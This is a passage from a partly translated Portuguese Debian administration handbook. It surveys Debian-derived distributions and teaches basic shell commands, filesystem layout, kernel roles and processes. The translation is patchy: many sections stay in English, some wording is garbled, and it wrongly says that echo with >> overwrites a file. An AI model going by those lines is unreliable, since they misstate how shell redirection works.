Estes objectivos envolvem necessariamente uma redução do âmbito de aplicação; Ubuntu se concentra em um número menor de pacotes do Debian, e se baseia principalmente na área de trabalho GNOME (apesar de um derivado oficial do Ubuntu, chamada de "Kubuntu" , depender do KDE). Tudo é internacionalizado e disponibilizado em um grande número de línguas.

Até agora, o Ubuntu tem conseguido manter este ritmo de liberação. Eles também publicam lançamento de *Suporte Longo Prazo* (LTS), com a promessa de manutenção de 5 anos. Em abril de 2012, a versão atual é a versão LTS 12,04, apelidado Precise Pangolin. A última versão não é LTS 11,10, apelidado de Oneiric Ocelot. Os números de versão descrevem a data de lançamento: 11.10, por exemplo, foi lançado em outubro de 2011.

Ubuntu atingiu uma vasta audiência no público em geral. Milhões de usuários ficaram impressionados com a sua facilidade de instalação, e o trabalho foi fazendo o ambiente de trabalho mais simples de usar.

No entanto, nem tudo é fino e elegante, especialmente para os desenvolvedores Debian que colocaram grandes esperanças no Ubuntu contribuindo diretamente para o Debian. Mesmo que esta situação tenha melhorado ao longo dos anos, muitos ficaram irritados pelo marketing da Canonical, o que implicou Ubuntu eram bons cidadãos no mundo do Software Livre, simplesmente porque eles fizeram público as mudanças que se candidataram a pacotes Debian. Defensores do Software Livre entendem que um patch gerado automaticamente é de pouca utilidade para o processo de contribuição a montante. Começar um trabalho de integração, exige a interação direta com a outra parte.

Essa interação está se tornando mais comum ao longo do tempo, graças em parte à comunidade Ubuntu e aos esforços que faz para educar os seus novos colaboradores. Mas essa política ainda não é reforçada pela Canonical em seus funcionários. Alguns mantiveram fiéis às suas raízes, e não fizeram o esforço necessário (Colin Watson, Martin Pitt e Matthias Klose são notáveis a este respeito), mas outros - muitas vezes com excesso de trabalho - não podem mais encontrá-lo neles.

? <http://www.ubuntu.com/>

# A.3. Knoppix

A distribuição Knoppix mal precisa de uma introdução. Foi a primeira distribuição popular a proporcionar um *LiveCD*, em outras palavras, um CD-ROM que executa um sistema Linux de transformação de chave sem a necessidade de um disco rígido - qualquer sistema já instalado na máquina será deixado intocado. A detecção automática de dispositivos disponíveis permite que essa distribuição trabalhe na maioria das configurações de hardware. O CD-ROM inclui quase 2 GB de softwares (compactados).

Combinando este CD-ROM e um pendrive USB permite carregar seus arquivos com você, e trabalhar em qualquer computador sem deixar rastros - lembre-se que a distribuição não usa o disco rígido em tudo. Knoppix se baseia principalmente em LXDE (um desktop gráfico leve), mas muitas outras distribuições fornecem outras combinações de desktops e software. Isto é, em parte, possível graças ao pacote Debian live-build que torna relativamente fácil criar um LiveCD.

? <http://live.debian.net/>

Note que o Knoppix também fornece um instalador: você pode tentar primeiro a distribuição como um LiveCD e instalá-lo em um disco rígido para obter um melhor desempenho.

? <http://www.knopper.net/knoppix/index-en.html>

# A.4. Linux Mint

Linux Mint é (em parte) mantido pela comunidade de distribuição, apoiada por doações e propagandas. Seu principal produto é baseado no Ubuntu, mas também proporciona uma "Edição Linux Mint Debian" variante que evolui continuamente (como ele é baseado no Debian Testing). Em ambos os casos, a instalação inicial envolve a inicialização de um LiveDVD.

A distribuição tem por objectivo simplificar o acesso às tecnologias avançadas, e fornecer específicas interfaces gráficas de usuário no topo do software usual. Por exemplo, embora o Linux Mint conte com o GNOME, ele fornece um sistema de menu diferente, do mesmo modo, a interface de gerenciamento de pacotes, embora baseada em APT, fornece uma interface específica com uma avaliação do risco de cada atualização do pacote.

Linux Mint inclui uma grande quantidade de softwares proprietários para melhorar a experiência de usuários que podem precisar deles. Por exemplo: Adobe Flash e codecs multimídia.

? <http://www.linuxmint.com/>

## A.5. SimplyMEPIS

SimplyMEPIS é uma distribuição comercial muito semelhante ao Knoppix. Ele fornece um sistema de chaves Linux a partir de um LiveCD, e inclui uma série de pacotes de software não-livres: drivers das placas de vídeo, nVidia Flash para animações embutidas em muitos sites, RealPlayer, Java da Sun, e assim por diante. O objetivo é proporcionar um sistema de 100% de trabalho para fora da caixa. Mepis é internacionalizado e lida com muitas línguas.

? <http://www.mepis.org/>

Esta distribuição foi originalmente baseada no Debian, foi para o Ubuntu por um tempo, depois voltou para a distribuição estável do Debian, que permite que seus desenvolvedores se concentrem em adicionar funcionalidades sem a necessidade de estabilizar os pacotes vindos da distribuição Debian Instável.

# A.6. Aptosid (Anteriormente Sidux)

Esta distribuição baseada na comunidade acompanha as alterações no Debian Sid (Instável) - daí o seu nome - e tenta lançar 4 novas versões a cada ano. As modificações são limitadas em escopo: o objetivo é fornecer o software mais recente e atualizar os drivers para o hardware mais recente, enquanto ainda permite aos usuários alternar de volta para a distribuição Debian oficial a qualquer momento.

? <http://aptosid.com>

## A.7. Damn Linux

Small

Esta distribuição fornece um minúsculo LiveCD, pesando apenas 50 MB, de modo que possa caber em um CD-ROM com a forma e o tamanho de um cartão de visitas. Para alcançar isso, Damn Small Linux inclui somente ferramentas de software leves. Isto pode ser interessante para utilizar um sistema parecido com o Debian em um computador antigo.

? <http://www.damnsmalllinux.org/>

# A.8. E Muito Mais

O site Distrowatch referencia um número enorme de distribuições Linux, muitas das quais são baseadas no Debian. Navegar neste site é uma ótima maneira de ter uma noção da diversidade no mundo do Software Livre.

? <http://distrowatch.com>

O formulário de pesquisa pode ajudar a rastrear uma distribuição baseada em sua ancestralidade. Em janeiro de 2012, Debian levou a 141 distribuições ativas!

? <http://distrowatch.com/search.php>

# Appendix B. Curso de Curta Duração

Mesmo que este livro tenha como alvo principalmente administradores de sistemas e "usuários experientes", nós não gostaríamos de excluir os iniciantes motivados. Este apêndice, será, portanto, um curso intensivo que descreve os conceitos fundamentais envolvidos na operação de um computador com Unix.

## B.1. Shell e Comandos Básicos

No mundo Unix, todo administrador de sistemas terá que usar linha de comandos, mais cedo ou mais tarde; por exemplo, quando o sistema falha para carregar corretamente e somente linhas de comando é recebido no modo de recuperação. Ser capaz de trabalhar com esta interface, portanto, é uma habilidade de sobrevivência básica para estas circunstâncias.

**QUICK LOOK** Iniciando o interpretador de comando

O ambiente de linha de comando pode ser usado a partir do ambiente gráfico do computador, através de uma aplicação conhecida como "terminal", tais como as ferramentas encontradas sob Aplicações ? Acessórios no menu do Gnome, e em K ? Aplicações ? Sistema no ambiente KDE.

Esta seção só dá uma olhada rápida nos comandos. Todos eles têm muitas opções não descritas aqui, portanto, eles também têm vasta documentação nas suas respectivas páginas de manual.

## B.1.1. Navegando na Árvore de Diretórios e Gestão de Arquivos

Uma vez que uma sessão é aberta, o comando **pwd** (*print working directory*) mostra a localização atual do sistema de arquivos. O diretório atual é alterado com o comando **cd** (**cd** é para alterar de diretório *change directory*). O diretório pai é sempre chamado .. (dois pontos), enquanto o diretório atual também é conhecido como . (ponto). O **ls** permite *listar* o conteúdo de um diretório. Se nenhum parâmetro é dado, ele opera no diretório atual.

```
$ pwd  
/home/rhertzog  
$ cd Desktop  
$ pwd
```

```
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop      Downloads    Pictures    Templates
Documents    Music        Public      Videos
```

Um novo diretório pode ser criado com **mkdir diretório**, e um diretório (vazio) existente pode ser removido com **rmdir diretório**. O comando mv **mv** permite mover e / ou renomear arquivos e diretórios; *remover* um arquivo envolve **rm arquivo** .

```
$ mkdir test
$ ls
Desktop      Downloads    Pictures    Templates    Videos
Documents    Music        Public      test
$ mv test new
$ ls
Desktop      Downloads    new         Public      Videos
Documents    Music        Pictures    Templates
$ rmdir new
$ ls
Desktop      Downloads    Pictures    Templates    Videos
Documents    Music        Public      test
```

## B.1.2. Mostrando e Modificante Arquivos Texto

O comando **cataarquivo** (destina-se a *concatenar* arquivos em sua saída padrão) lê um arquivo e exibe seu conteúdo no terminal. Se o arquivo é muito grande para ser ajustado na tela, use um paginador como o **less** (ou **more**) para exibir o conteúdo páginas a página.

O editor **editor** sempre aponta para um editor de texto (como **ovi** ou **onano**) e permite criar, modificar e ler arquivos de texto. Os arquivos mais simples às vezes podem ser criados diretamente a partir do interpretador de comandos graças ao redirecionamento: echo "**texto**" >> **arquivo** cria um arquivo chamado **arquivo** substituível com "**texto**" como o seu conteúdo. Adicionar uma linha no final deste arquivo também é possível, com um comando como echo "**linha**" >>**arquivo**.

## B.1.3. Procurando Arquivos e nos Arquivos

O comando **find** *diretório* *critérios* procura por arquivos embaixo da hierarquia de *diretório* de acordo com vários critérios. A maioria dos critérios mais comuns -name *name*: permite procurar por um arquivos pelo seu nome.

O comando **grep expression arquivos** procura por conteudos nos arquivos e extrai as linhas correspondentes nas expressão regular (veja na barra lateral [BACK TO BASICS Regular expression](#)). Adicionando a opção **-r** habilita a procura recursiva em todos os arquivos contidos no diretório passado como um parâmetro. Isto permite procura por um arquivo quando somente um aparte do conteúdo é conhecido.

## B.1.4. Gerenciando Processos

O comando **ps aux** lista os processos rodando atualmente e permite identificá-los pelo *pid* (identificador do processo). Uma vez que o processo *pid* é conhecido, o comando **kill -signal pid** permite enviar um sinal (este processo precisa pertencer ao usuário corrente). Existem muitos sinais; os mais usados comumente são **TERM** (uma requisição para terminar) e **KILL** (matar o processo à força).

O interpretador de comando também pode rodar programas em segundo plano se o comando terminar com “&”. Ao utilizar o “e comercial”, o usuário retorna o controle para o shell imediatamente desde que o comando continue rodando (oculto para o usuário; como um processo em segundo plano). O comando **jobs** lista os trabalhos rodando em segundo plano; executando **fg %número do trabalho** (para *foreground*) restaura o trabalho para o primeiro plano. Quando um comando está rodando, estas teclas **Control+Z** interrompe os processos e retorna o controle para a linha de comando. Os processos também podem ser restartados em segundo plano com o comando **bg %numero do processo** (para *background*).

# B.1.5. Informações do Sistema: Memória, Espaço em Disco, Identidade

O comando **free** exibe informações sobre a memória; o **df(disk free)** exibe relatórios sobre o espaço disponível no disco em cada um dos discos montados no sistema de arquivo. A opção **-h** (para *leitura humana*) converte os tamanhos para uma unidade mais legível). De um modo semelhante, o **free** entende as opções **-m** e **-g**, e mostra estes dados tanto em megabytes ou em gigabytes, respectivamente.

```
$ free
```

	total	used	free	shared
Mem:	1028420	1009624	18796	0
-/+ buffers/cache:		570416	458004	
Swap:	2771172	404588	2366584	

```
$ df
```

Filesystem	1K-blocks	Used	Available	Use%
/dev/sda2	9614084	4737916	4387796	5
tmpfs	514208	0	514208	
udev	10240	100	10140	
tmpfs	514208	269136	245072	5
/dev/sda5	44552904	36315896	7784380	8

O comando **id** exibe a identidade do usuário em execução na seção, juntamente com a lista de grupos a que pertencem. Uma vez que o acesso a alguns arquivos ou dispositivos pode ser limitada aos

membros do grupo, verificando os membros do grupo disponível pode ser útil.

```
$ id  
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhe
```

# B.2. Organização do Sistema de Arquivos Hierárquico

## B.2.1. O Diretório Raiz

Um sistema Debian é organizado ao longo da *File Hierarchy Standard* (FHS). Esta norma define a finalidade de cada diretório. Por exemplo, as listas de nível superior são descritos como se segue:

- `/bin/`: programas básicos;
- `/boot/`: núcleo Linux e outros arquivos necessários para o seu processo de inicialização prematuro;
- `/dev/`: arquivos de dispositivo;
- `/etc/`: Arquivos de configuração;
- `/home/`: arquivos pessoais do usuário;
- `/lib/`: bibliotecas básicas;
- `/media/*`: pontos de montagem para dispositivos removíveis (CD-ROM, pendrivers e assim por diante);
- `/mnt/`: ponto de montagem temporário;
- `/opt/`: aplicações extras fornecidas por terceiros;

- `/root/`: arquivos pessoais do administrador (root);
- `/sbin/`: programas do sistema;
- `/srv/`: dados utilizados por servidores hospedados neste sistema;
- `/tmp/`: arquivos temporários, este diretório é comumente limpo na inicialização;
- `/usr/`: applications; this directory is further subdivided into `bin`, `sbin`, `lib` (according to the same logic as in the root directory). Furthermore, `/usr/share/` contains architecture-independent data. `/usr/local/` is meant to be used by the administrator for installing applications manually without overwriting files handled by the packaging system (**dpkg**).
- `/var/`: dados variáveis manipulados por deamons. Isto inclui arquivos de sessão, filas, spools, caches e por aí vai.
- `/proc/` e `/sys/` são específicos do núcleo Linux ( e não fazem parte do FHS). Eles são usados pelo núcleo para exportar informação para o espaço de usuário.

## B.2.2. O Diretório Origem do Usuário

The contents of a user's home directory is not standardized, but there are still a few noteworthy conventions. One is that a user's home directory is often referred to by a tilde ("~"). That is useful to know because command interpreters automatically replace a tilde with the correct directory (usually `/home/user/`).

Application configuration files are often stored directly under the user's home directory, but their names usually start with a dot (for instance, the **mutt** email client stores its configuration in `~/.muttrc`). Filenames that start with a dot are hidden by default, and **ls** only lists them when the `-a` option is used.

Some programs use multiple configuration files organized in one directory (for instance, `~/.evolution/`). Some applications (such as the Iceweasel web browser) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or `~/Bureau/` or whatever the appropriate translation is for systems not configured in English) on the desktop (ie, what's visible on screen once all applications are closed or iconized).

Finalmente, o sistema de e-mail às vezes armazena e-mails recebidos no diretório `~/Mail/`.

# **B.3. Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas**

A computer is often considered as something rather abstract, and the externally visible interface is much simpler than its internal complexity. Such complexity comes in part from the number of pieces involved. However, these pieces can be viewed in layers, where a layer only interacts with those immediately above or below.

An end-user can get by without knowing these details... as long as everything works. When confronting a problem such as, “The internet doesn't work!”, the first thing to do is to identify in which layer the problem originates. Is the network card (hardware) working? Is it recognized by the computer? Does the Linux kernel see it? Are the network parameters properly configured? All these questions isolate an appropriate layer and focus on a potential source of the problem.

## B.3.1. A Camada mais Profunda: o Hardware

Let us start with a basic reminder that a computer is, first and foremost, a set of hardware elements. There is generally a main board, with one (or more) processor(s), some RAM, device controllers, and extension slots for option boards (for other device controllers). Most noteworthy among these controllers are IDE (Parallel ATA), SCSI and Serial ATA, for connecting to storage devices such as hard disks. Other controllers include USB, which is able to host a great variety of devices (ranging from webcams to thermometers, from keyboards to home automation systems) and IEEE\_1394 (Firewire). These controllers often allow connecting several devices so the complete subsystem handled by a controller is therefore usually known as a “bus”. Option boards include graphics cards (where monitor screens will be plugged in to), sound cards, network interface cards, and so on. Some main boards are pre-built with these features, and don't need option boards.

### **NA PRÁTICA Verificando se o hardware funciona**

Verificar se um hardware está funcionando pode ser complicado. Muito embora, provar que o mesmo não funciona às vezes é bem simples.

A hard disk drive is made of spinning platters and moving magnetic heads. When a hard disk is powered up, the platter motor makes a characteristic whir. It also dissipates energy as heat. Consequently, a hard disk drive that stays cold and silent when powered up is broken.

Network cards often include LEDs displaying the state of the link. If a cable is plugged in and leads to a working network hub or switch, at least one LED will be on. If no LEDs lights, either the card itself, the network device, or the cable between them, is faulty. The next step is therefore testing each component individually.

Some option boards — especially 3D video cards — include cooling devices, such as heat sinks and/or fans. If the fan does not spin even though the card is powered up, a plausible explanation is the card overheated. This also applies to the main processor(s) located on the main board.

## B.3.2. O Inicializador: a BIOS

Hardware, on its own, is unable to perform useful tasks without a corresponding piece of software driving it. Controlling and interacting with the hardware is the purpose of the operating system and applications. These, in turn, require functional hardware to run.

This symbiosis between hardware and software does not happen on its own. When the computer is first powered up, some initial setup is required. This role is assumed by the BIOS, a tiny piece of software embedded into the main board that runs automatically upon power-up. Its primary task is searching for software it can hand over control to. Usually, this involves looking for the first hard disk with a boot sector (also known as the *master boot record* or *MBR*), loading that boot

sector, and running it. From then on, the BIOS is usually not involved (until the next boot).

### **TOOL Setup, the BIOS configuration tool**

The BIOS also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, the floppy disk or CD-ROM drive), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often **Del** or **Esc**, sometimes **F2** or **F10**. Most of the time, the choice is flashed on screen while booting.

The boot sector, in turn, contains another tiny piece of software, called the bootloader, whose purpose is to find and run an operating system. Since this bootloader is not embedded in the main board but loaded from disk, it can be smarter than the BIOS, which explains why the BIOS does not load the operating system by itself. For instance, the bootloader (often GRUB on Linux systems) can list the available operating systems and ask the user to choose one. Usually, a time-out and default choice is provided. Sometimes the user can also choose to add parameters to pass to the kernel, and so on. Eventually, a kernel is found, loaded into memory, and executed.

The BIOS is also in charge of detecting and initializing a number of devices. Obviously, this includes the IDE/SATA devices (usually hard disk(s) and CD/DVD-ROM drives), but also PCI devices. Detected devices are often listed on screen during the boot process. If this list goes by too fast, use the **Pause** key to freeze it for long enough to read. Installed PCI devices that don't appear, are a bad omen. At worst, the device is faulty. At best, it is merely incompatible with the current

version of the BIOS or main board. PCI specifications evolve, and old main boards are not guaranteed to handle newer PCI devices.

## B.3.3. O Núcleo

Both the BIOS and the bootloader only run for a few seconds each; now we're getting to the first piece of software that runs for a longer time, the operating system kernel. This kernel assumes the role of a conductor in an orchestra, and ensures coordination between hardware and software. This role involves several tasks including: driving hardware, managing processes, users and permissions, the filesystem, and so on. The kernel provides a common base to all other programs on the system.

## B.3.4. O Espaço de Usuário

Although everything that happens outside of the kernel can be lumped together under “user-space”, we can still separate it into software layers. However, their interactions are more complex than before, and the classifications may not be as simple. An application commonly uses libraries, which in turn involve the kernel, but the communications can also involve other programs, or even many libraries calling each other.

# B.4. Algumas Tarefas Manejadas pelo Núcleo

## B.4.1. Controlando o Hardware

The kernel is, first and foremost, tasked with controlling the hardware parts, detecting them, switching them on when the computer is powered on, and so on. It also makes them available to higher-level software with a simplified programming interface, so applications can take advantage of devices without having to worry about details such as which extension slot the option board is plugged into. The programming interface also provides an abstraction layer; this allows video-conferencing software, for example, to use a webcam independently of its make and model. The software can just use the *Video for Linux* (V4L) interface, and the kernel translates the function calls of this interface into the actual hardware commands needed by the specific webcam in use.

The kernel exports many details about detected hardware through the `/proc/` and `/sys/` virtual filesystems. Several tools summarize those details. Among them, **lspci** (in the `pciutils` package) lists PCI devices,

**lsusb** (in the usbutils package) lists USB devices, and **lspcmcia** (in the pcmciautils package) lists PCMCIA cards. These tools are very useful for identifying the exact model of a device. This identification also allows more precise searches on the web, which in turn, lead to more relevant documents.

### **Example B.1. Exemplo de informação provida pelo lspci e lsusb**

```
$ lspci  
[...]  
00:02.1 Display controller: Intel Corporation Mobile  
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/  
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM  
[...]  
01:00.0 Ethernet controller: Broadcom Corporation Net  
02:03.0 Network controller: Intel Corporation PRO/WIN  
$ lsusb  
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.  
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.  
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.  
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.  
[...]  
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp.
```

These programs have a **-v** option, that lists much more detailed (but usually not necessary) information. Finally, the **lsdev** command (in the procinfo package) lists communication resources used by devices.

Applications often access devices by way of special files created within **/dev/** (see sidebar [DE VOLTA AO BÁSICO Permissão de acesso a dispositivos](#)). These are special files that represent disk drives (for instance, **/dev/hda** and **/dev/sdc**), partitions (**/dev/hda1** or **/dev/**

sdc3), mice (/dev/input/mouse0), keyboards (/dev/input/event0), soundcards (/dev/snd/\*), serial ports (/dev/ttys\*), and so on.

## B.4.2. Sistema de Arquivos

Filesystems are one of the most prominent aspects of the kernel. Unix systems merge all the file stores into a single hierarchy, which allows users (and applications) to access data simply by knowing its location within that hierarchy.

The starting point of this hierarchical tree is called the root, /. This directory can contain named subdirectories. For instance, the `home` subdirectory of / is called `/home/`. This subdirectory can, in turn, contain other subdirectories, and so on. Each directory can also contain files, where the actual data will be stored. Thus, the `/home/rmas/Desktop/hello.txt` name refers to a file named `hello.txt` stored in the `Desktop` subdirectory of the `rmas` subdirectory of the `home` directory present in the root. The kernel translates between this naming system and the actual, physical storage on a disk.

Unlike other systems, there's only one such hierarchy, and it can integrate data from several disks. One of these disks is used as the root, and the others are “mounted” on directories in the hierarchy (the Unix command is called **mount**); these other disks are then available under these “mount points”. This allows storing users' home directories (traditionally stored within `/home/`) on a second hard disk, which will contain `rhertzog` and `rmas` directories. Once the disk is mounted on `/home/`, these directories become accessible at their usual locations,

and paths such as `/home/rmas/Desktop/hello.txt` keep working.

There are many filesystems, corresponding to many ways of physically storing data on disks. The most widely known are `ext2`, `ext3` and `ext4`, but others exist. For instance, `vfat` is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem must be prepared on a disk before it can be mounted and this operation is known as “formatting”. Commands such as **`mkfs.ext3`** (where **mkfs** stands for *MaKe FileSysteM*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

There are even network filesystems, such as `NFS`, where data is not stored on a local disk. Instead, data is transmitted through the network to a server that stores and retrieves them on demand. The filesystem abstraction shields users from having to care: files remain accessible in their usual hierarchical way.

## B.4.3. Funções Compartilhadas

Since a number of the same functions are used by all software, it makes sense to centralize them in the kernel. For instance, shared filesystem handling allow any application to simply open a file by name, without needing to worry where the file is stored physically. The file can be stored in several different slices on a hard disk, or split

across several hard disks, or even stored on a remote file server. Shared communication functions, are used by applications to exchange data independently of the way the data is transported. For instance, transport could be over any combination of local or wireless networks, or over a telephone landline.

## B.4.4. Gerenciando Processos

A process is a running instance of a program. This requires memory to store both the program itself and its operating data. The kernel is in charge of creating and tracking them. When a program runs, first the kernel sets aside memory, then loads the executable code from the filesystem into it, and then starts the code running. It keeps information about this process, the most visible of which, is an identification number known as *pid* (*process identifier*).

Unix-like kernels (including Linux), and like most other modern operating systems, are able of “multi-tasking”. In other words, they allow running many processes “at the same time”. There's actually only one running process at any one time, but the kernel cuts time into small slices and runs each process in turn. Since these time slices are very short (in the millisecond range), they create the illusion of processes running in parallel, although they're actually only active during some time intervals and idle the rest of the time. The kernel's job is to adjust its scheduling mechanisms to keep that illusion, while maximizing the global system performance. If the time slices are too long, the application may lack in snappiness and user interactivity. Too short, and the system loses time switching tasks too frequently. These decisions can

be tweaked with process priorities. High-priority processes will run for longer and more frequent time slices than low-priority processes.

### **NOTA Sistemas multiprocessados (e suas variantes)**

The restriction described here is only a corner case. The actual restriction is that there can only be one running process *per processor core* at a time. Multi-processor, multi-core or “hyper-threaded” systems allow several processes to run in parallel. The same time-slicing system is still used, though, so as to handle cases where there are more active processes than available processor cores. This is the usual case: a basic system, even a mostly idle one, almost always has tens of running processes.

Of course, the kernel allows running several independent instances of the same program. But each can only access its own time slices and memory. Their data thus remain independent.

## **B.4.5. Gerenciamento de Direitos**

Unix-like systems are also multi-user. They provide a rights management system that allows separate groups and users, and for choosing to permit or block actions based on permissions. The kernel manages, for each process, data allowing permission checking. Most of the time, this means the process’ “identity” is the same as the user that started it. And, the process is only able to take user permitted actions. For instance, trying to open a file requires the kernel to check the process

---

identity against access permissions (for more details on this particular example, see [Section 9.3, “Gerenciando Direitos”](#)).

# B.5. O Espaço de Usuário

“User-space” refers to the runtime environment of normal (as opposed to kernel) processes. This does not necessarily mean these processes are actually started by users because a standard system routinely has several “daemon” processes running before the user even opens a session. Daemon processes are user-space processes.

## B.5.1. Processo

When the kernel gets past its initialization phase, it starts the very first process, **init**. Process #1 alone is very rarely useful by itself, and Unix-like systems run with a whole lifecycle of processes.

First of all, a process can clone itself (this is known as a *fork*). The kernel allocates a new, but identical, process memory space, and another process to use it. At this point in time, the only difference between these two processes is their *pid*. The new process is customarily called a child process, and the process whose *pid* doesn't change, is called the parent process.

Sometimes, the child process continues to lead its own life independently from its parent, with its own data copied from the parent process. In many cases, though, this child process executes another program. With a few exceptions, its memory is simply replaced by that of

the new program, and execution of this new program begins. One of the very first actions of process number 1 thus is to duplicate itself (which means there are, for a tiny amount of time, two running copies of the same **init** process), but the child process is then replaced by the first system initialization script, usually `/etc/init.d/rcS`. This script, in turn, clones itself and runs several other programs. At some point, one process among **init**'s offspring starts a graphical interface for users to log in to (the actual sequence of events is described in more details in [Section 9.1, “Inicialização do Sistema”](#)).

When a process finishes the task for which it was started, it terminates. The kernel then recovers the memory assigned to this process, and stops giving it slices of running time. The parent process is told about its child process being terminated, which allows a process to wait for the completion of a task it delegated to a child process. This behavior is plainly visible in command-line interpreters (known as *shells*). When a command is typed into a shell, the prompt only comes back when the execution of the command is over. Most shells allow for running the command in the background, it is a simple matter of adding an **&** to the end of the command. The prompt is displayed again right away, which can lead to problems if the command needs to display data of its own.

## B.5.2. Daemons

A “daemon” is a process started automatically by the boot sequence. It keeps running (in the background) to perform maintenance tasks or provide services to other processes. This “background task” is actually arbitrary, and does not match anything particular from the system’s point of view. They are simply processes, quite similar to other processes, which run in turn when their time slice comes. The distinction

is only in the human language: a process that runs with no interaction with a user (in particular, without any graphical interface) is said to be running “in the background” or “as a daemon”.

### **VOCABULARY Daemon, demon, a derogatory term?**

Although *daemon* term shares its Greek etymology with *demon*, the former does not imply diabolical evil, instead, it should be understood as a kind-of helper spirit. This distinction is subtle enough in English, but it's even worse in other languages where the same word is used for both meanings.

Several such daemons are described in detail in [Chapter 9, Serviços Unix](#).

## **B.5.3. Comunicação Inter Processos**

An isolated process, whether a daemon or an interactive application, is rarely useful on its own, which is why there are several methods allowing separate processes to communicate together, either to exchange data or to control one another. The generic term referring to this is *inter-process communication*, or IPC for short.

The simplest IPC system is to use files. The process that wishes to send data writes it into a file (with a name known in advance), while the recipient only has to open the file and read its contents.

In the case where one does not wish to store data on disk, one can use a *pipe*, which is simply an object with two ends; bytes written in one end, are readable at the other. If the ends are controlled by separate processes, this leads to a simple and convenient inter-process communication channel. Pipes can be classified into two categories: named pipes, and anonymous pipes. A named pipe is represented by an entry on the filesystem (although the transmitted data is not stored there), so both processes can open it independently if the location of the named pipe is known beforehand. In cases where the communicating processes are related (for instance, a parent and its child process), the parent process can also create an anonymous pipe before forking, and the child inherits it. Both processes will then be able to exchange data through the pipe without needing the filesystem.

### **NA PRÁTICA Um exemplo concreto**

Let's describe in some detail what happens when a complex command (a *pipeline*) is run from a shell. We assume we have a **bash** process (the standard user shell on Debian), with *pid* 4374; into this shell, we type the command: **ls | sort**.

The shell first interprets the command typed in. In our case, it understands there are two programs (**ls** and **sort**), with a data stream flowing from one to the other (denoted by the **|** character, known as *pipe*). **bash** first creates an unnamed pipe (which initially exists only within the **bash** process itself).

Then the shell clones itself; this leads to a new **bash** process, with *pid* #4521 (*pids* are abstract numbers, and generally have no particular meaning). Process #4521 inherits the pipe, which means it is able to write in its “input” side; **bash** redirects its standard output stream to this pipe's input. Then it executes (and replaces itself with) the **ls**

program, which lists the contents of the current directory. Since **ls** writes on its standard output, and this output has previously been redirected, the results are effectively sent into the pipe.

A similar operation happens for the second command: **bash** clones itself again, leading to a new **bash** process with pid #4522. Since it is also a child process of #4374, it also inherits the pipe; **bash** then connects its standard input to the pipe output, then executes (and replaces itself with) the **sort** command, which sorts its input and displays the results.

All the pieces of the puzzle are now set up: **ls** writes the list of files in the current directory into the pipe; **sort** reads this list, sorts it alphabetically, and displays the results. Processes numbers #4521 and #4522 then terminate, and #4374 (which was waiting for them during the operation), resumes control and displays the prompt to allow the user to type in a new command.

Not all inter-process communications are used to move data around though. In many situations, the only information that needs to be transmitted are control messages such as “pause execution” or “resume execution”. Unix (and Linux) provides a mechanism known as *signals*, through which a process can simply send a signal (chosen within a fixed list of a few tens of predefined signals) to another process. The only requirement is to know the *pid* of the target.

For more complex communications, there are also mechanisms allowing a process to open access, or share, part of its allocated memory to other processes. Memory then shared between them, allows moving data across.

Finally, network connections can also help processes communicate; these processes can even be running on different computers, possibly thousands of kilometers apart.

It is quite standard for a typical Unix-like system to make use of all these mechanisms to various degrees.

## B.5.4. Bibliotecas

Function libraries play a crucial role in a Unix-like operating system. They are not proper programs, since they cannot be executed on their own, but collections of code fragments that can be used by standard programs. Among the common libraries, you can find:

- the standard C library (*glibc*), which contains basic functions such as ones to open files or network connections, and others facilitating interactions with the kernel;
- graphical toolkits, such as Gtk+ and Qt, allowing many programs to reuse the graphical objects they provide;
- the *libpng* library, that allows loading, interpreting and saving images in the PNG format.

Thanks to those libraries, applications can reuse existing code. Their development is thus correspondingly simplified, in particular when many applications reuse the same functions. Since libraries are often developed by different persons, the global development of the system is closer to Unix's historical philosophy.

One of the fundamental concepts that underlies the Unix family of operating systems is that each tool should only do one thing, and do it well; applications can then reuse these tools to build more advanced logic on top. This Way can be seen in many incarnations. Shell scripts may be the best example: they assemble complex sequences of very simple tools (such as **grep**, **wc**, **sort**, **uniq** and so on). Another implementation of this philosophy can be seen in code libraries: the *libpng* library allows reading and writing PNG images, with different options and in different ways, but it does only that; no question of including functions that display or edit images.

Moreover, these libraries are often referred to as “shared libraries”, since the kernel is able to only load them into memory once, even if several processes use the same library at the same time. This allows saving memory, when compared with the opposite (hypothetical) situation where the code for a library would be loaded as many times as there are processes using it.

